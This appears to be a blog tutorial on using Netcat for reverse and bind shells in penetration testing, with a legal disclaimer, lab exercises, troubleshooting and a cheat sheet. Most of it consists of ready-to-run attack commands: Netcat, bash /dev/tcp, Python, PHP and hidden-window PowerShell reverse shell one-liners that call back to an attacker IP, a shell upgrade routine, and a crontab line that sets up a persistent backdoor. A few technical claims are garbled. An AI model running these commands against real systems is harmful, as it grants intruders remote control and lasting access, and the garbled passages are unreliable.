You are on a penetration test. You find a vulnerability in a web application. You execute a command on the target server. Now you need a way to control that server interactively.
You need a reverse shell.
Netcat is the Swiss Army knife of networking. It is the simplest and most reliable tool for creating reverse shells and bind shells. It is installed by default on most Linux systems and available for Windows.
Let me show you exactly how to use Netcat to create reverse shells and listeners, with real examples and exercises you can practice right now.
Before You Start: Important Legal Warning
This is for educational and authorized testing only.
Using Netcat to connect to systems you do not own or have explicit permission to test is illegal. It is a hacking tool. It is also a legitimate administrative tool. The difference is consent.
Only practice on your own systems, lab environments, or systems you have written permission to test.
What Is a Reverse Shell

A reverse shell is a type of connection in which the target computer connects back to you. When creating a reverse shell, there are two main differences from creating a traditional shell.
In a traditional shell, you connect to the target computer, whereas for a reverse shell, the target computer connects to you. When you create a traditional shell, the target computer is always put into a listening state, while with a reverse shell; you put your computer into a listening state, and the target computer sends you an outgoing connection.
Reverse shells are beneficial in many situations, especially with firewalls blocking incoming connections and allowing outgoing connections. Since the target initiates connection to you (the listener), it is typically allowed by the outbound connection firewall rule.
There are two components in a reverse shell connection:
1. Listener: Your computer (the listener) listens for an incoming connection.
2. Payload: The target (the payload) executes a command that calls the listener to connect back to your computer.
Netcat Basics
Listening Mode
Listening for an Incoming Connection:
nc -lvnp 4444Gives you the following flags:
|
Flag |
Meaning |
|
-l |
Listen mode (wait for incoming connection) |
|
-v |
Verbose output (shows you what is happening) |
|
-n |
Numeric-only (skip DNS resolution, faster) |
|
-p |
Port number (specify which port to listen on) |
Connecting to the Listener
Connecting to the Server:
nc 192.168.1.100 4444
Will connect to the given port on the destination computer.
Reverse Shell (Standard Config)
The following is the generic way to install a reverse shell on your computer:
On My Computer (Listener)
Open terminal, start listening:
nc -lvnp 4444You will see the following message: Listening on 0.0.0.0 4444.
On Target Computer (Payload)
You must execute the following command to connect back to the listener:
For Computer Running Linux Operating System
nc 192.168.1.100 4444 -e /bin/bash
This informs Netcat to connect to 192.168.1.100 at port 4444 and establish a shell based on /bin/bash through that connection
For Windows targets where Netcat is installed:
nc 192.168.1.100 4444 -e cmd.exeWhat Happens Next:
Once the target executes the command, you will see the connection from the target's IP address indicated by a message in the listener's window:
Connection received on 192.168.1.101 51234
Now, you may enter commands on your listener and they will run on the specified target.
Common Reverse Shell One-Liners
Sometimes you cannot upload Netcat to the target. You need a one-liner that uses built-in tools.
Linux One-Liners
Bash:
bash -i >& /dev/tcp/192.168.1.100/4444 0>&1Python:
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("192.168.1.100",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);
subprocess.call(["/bin/bash","-i"])'
PHP:
php -r '$sock=fsockopen("192.168.1.100",4444);exec("/bin/bash -i <&3 >&3 2>&3");'Windows One-Liners
Powershell:
powershell -NoP -NonI -W Hidden -Exec Bypass
-Command "$client = New-Object System.Net.Sockets.TCPClient('192.168.1.100',4444);
$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
{;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
$sendback = (iex $data 2>&1 | Out-String );$sendback2 =
$sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
Note: These one-liners are long and often need to be shortened or encoded for practical use.
Bind Shell: The Alternative
A bind shell would be the inverse of reverse shells. In the reverse, the machine being connected to, is listening for you to connect to it.
The machine that is listening (bind):
nc -lvnp 4444 -e /bin/bashThe machine you will connect to it (reverse):
nc 192.168.1.101 4444Reason reverse shells are preferred:
Bind shells need there to be an open port that you are able to connect to on the target machine, which is often blocked by firewalls. Reverse shells are more reliable because they are outbound connections.
Exercise 1: Basic Reverse Shell (Linux to Linux)
Objective: Build a reverse shell from one Linux system to another on the same network.
Step 1: On your attacking PC, open the Listener:
nc -lvnp 4444Step 2: On your target PC; run the payload:
nc 192.168.1.100 4444 -e /bin/bash
Make sure to swap the 192.168.1.100 sample IP with the real IP of your attacking machine.
Step 3: Start typing commands on your attacking machine. You will get the output from the target machine in your attacking machine.
You should see on the listener:
Listening on 0.0.0.0 4444
Connection Received 192.168.1.101 51234
whoami
root
pwd
/root
Exercise To Complete: On the target machine run whoami, pwd and ls -la.
Exercise 2: Reverse shell using Python one-liner code
Objective: To create a reverse shell to an attacking machine without using Netcat.
Step 1: On the attacking machine, begin a listener using this command:
nc -lvnp 4444Step 2: On the target machine, execute this command:
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
;s.connect(("192.168.1.100",4444));
os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/bash","-i"])'
Step 3: You can validate the shell after you have run the shell by executing commands.
Exercise task: You must run whoami, ls /home, and ifconfig or ip a.
Exercise 3: Reverse shell using Netcat from Windows
Objective: To gain access to a reverse shell from a Windows OS machine
Preconditions: A copy of NetCat for Windows (nc.exe) exists on target machine
Step 1: On your attacking machine, begin a listener using this command:
nc -lvnp 4444Step 2: On the Windows machine execute the command:
nc 192.168.1.100 4444 -e cmd.exeStep 3: You will have a command prompt window open to the Windows environment at this point. To verify your user context and system info, use dir and whoami.
Exercise 4: Reverse Shell Through a Firewall
For exercise four, you will be attempting to accomplish a reverse shell when the target is behind a firewall blocking all incoming connections on port 4444.
Objectives:
To demonstrate that reverse shells can be used to overcome network firewalls.
Scenarios:
1. The firewall will not allow a connection on port 4444 from an external source to an internal source.
2. The firewall allows any outbound connection from an internal source to any external destination.
Results:
1. A bind shell (the bind shell opens a network socket connection to the target) will have no success because the target firewall will block any incoming connections to the bind shell making it impossible for the bind shell to open a socket connection to the target.
2. A reverse shell (the target opens an outgoing socket connection) will be successful because the target is the one creating the outgoing socket connection to the firewall and therefore making it possible for a successful connection to be established.
Exercise task: Try a bind shell on a port that you know is blocked by the firewall. Then try a reverse shell on the same port. See the difference.
Exercise 5: Upgrading to a Fully Interactive Shell
A basic reverse shell is often limited. You cannot use sudo, su, or commands that require a TTY (terminal).
The problem:
By connecting to Netcat you get a shell which does not provide full TTY functionality (i.e. non-interactive).
To convert the non-interactive shell to an interactive Linux shell, you can use the following commands from your attacking machine:
python3 -c 'import pty;pty.spawn("/bin/bash")'or:
script /dev/null -c bash Once you have run one of those commands, background the shell by pressing Ctrl+Z, and then run the following command: stty raw -echo; fg
Finally, press the Enter key twice.
Exercise task: After you have a reverse shell, try sudo -l. If it says "sudo: no tty present," you need to upgrade your shell. Follow the steps above and try again.
Exercise 6: File Transfer via Netcat
Netcat is not just for shells. You can also transfer files.
Using netcat enables the transfer of files instead of just using it for shell access.
Purpose: You will transfer from an attacker’s machine to the target machine.
Steps to follow:
On the target machine (where you will receive the file)
Start a bash shell
Listen for incoming file using netcat with the following command:
nc -lvnp 4444 > received_file.txtOn the local system (where you are sending the file)
Start a bash shell
Send the file to the target machine using netcat with this command:
nc 192.168.1.101 4444 < local_file.txtExercise task: Create and send a new test file from your local PC to the target and verify it was received properly.
Exercise 7: Use Netcat to create a Persistent Reverse Shell
Objective: You will create a method to have the reverse shell persist after rebooting the target.
On the target (Linux) you will add to crontab:
crontab -e
Add this line to run every minute:
* * * * * /bin/nc 192.168.1.100 4444 -e /bin/bash
Exercise task: Set up the cron job on the target, reboot it, and test if you are able to automatically connect to the target from your attacking machine through the reverse shell.
Troubleshooting Your Connected Problems
Connection & listener.
I cannot connect to my listener.
1. Make sure your computer is using the same IP address for both your listener and your computer (e.g. the subnets must be the same).
2. Make sure the sending and receiving port numbers are the same at both ends of the connection.
3. Make sure that there is no firewall or other device blocking TCP outbound connections between the two machines.
4. Make sure Netcat has been installed on the destination machine.
Shell Similarity
1. Some OS are not able to use the /bin/bash shell, specifically Linux, and in these cases, you will instead use the /bin/sh Shell.
2. When using a Windows target system, you should use either cmd.exe, or PowerShell.exe.
3. Make sure that you are logged in via TTY command Shell, and not some other command shell type.
No Permissions
1. The target system does not allow execution of your payload on the target system at this time.
2. If you can find a username to which you can log in, if not, you will need to escalate your privileges before being able to execute your payload.
Unable to connect
1. The Listener program is not running.
2. The destination system could be using either the wrong IP Address or port number.
3. There may be a firewall on either your computer or at the destination that could be blocking your connection.
Netcat Cheat Sheet
|
Command |
Description |
|
nc -lvnp 4444 |
Listen on port 4444 |
|
nc 192.168.1.100 4444 |
Connect to 192.168.1.100 on port 4444 |
|
nc -lvnp 4444 -e /bin/bash |
Listen and give shell (bind shell) |
|
nc 192.168.1.100 4444 -e /bin/bash |
Connect and give shell (reverse shell) |
|
nc -lvnp 4444 > file.txt |
Receive a file |
|
nc 192.168.1.100 4444 < file.txt |
Send a file |
|
nc -z -v 192.168.1.100 1-1000 |
Port scan (check which ports are open) |
|
nc -lvnp 4444 | tee log.txt |
Listen and log output to a file |
Advanced: Using Netcat with Other Tools
Netcat and Meterpreter
You can use Netcat as a delivery method for Meterpreter payloads:
1. Create a Meterpreter reverse shell payload
2. Transfer to target by using Netcat
3. Execute the payload on target
4. Netcat is only a delivery method.
Using Ncat vs. Netcat
With Ncat, you are able to build Meterpreter payloads that can be utilized using Nmap's version of Netcat, which has additional features (SSL, connection brokering, IPv6 compatibility, etc.).
Most commands are the same, but Ncat uses:
ncat -lvnp 4444
The Bottom Line
Netcat is the simplest way to get a reverse shell. It is installed by default on most Linux systems and available for Windows.
You set up a listener on your machine. The target executes a command that connects back to you. You get a command prompt on the target.
Practice on your own lab environment. Use the exercises in this guide. Once you understand the basics, you can use Netcat in real penetration tests.
Only use this tool if you have permission or ownership of the systems being tested.
FAQ Section
What's the difference between bind and reverse shells?
A bind shell will sit on the target machine and wait for you to connect to it (this is often used in security tests). Reverse shells will connect back from the target to your machine; they are the most commonly used because they allow you to bypass firewalls that restrict incoming connections.
Why is my shell from Netcat so limited?
Netcat by default doesn't create a full TTY (terminal) but creates an un-interactive shell. You must upgrade from an un-interactive shell, you can do this by using either Python, a script or socat to create an interactive shell with additional features, such as the ability to run commands as root (sudo, su).
Can I get a Windows version of Netcat?
Yes, there is a Windows version of Netcat. The command syntax is different, but the commands are the same as when run from /bin/bash, except this one uses cmd.exe and also supports commanding through powershell.exe creating a 'super' shell.
Can I configure Reverse Shell so that it automatically reconnects to my computer?
You can schedule the command Netcat to run on a crontab or set a scheduled task in Windows to attempt to return to your computer whenever it boots up, so long as you do not need to reset the remote host.
Is Netcat an illegal program to use?
Netcat is a legal tool for the administration of and connectivity between systems, as it is used by system administrators to manage and troubleshoot issues on their own systems; however, using this tool without prior authorization on someone else's computer is a crime. Make sure that you always have written authorization prior to testing.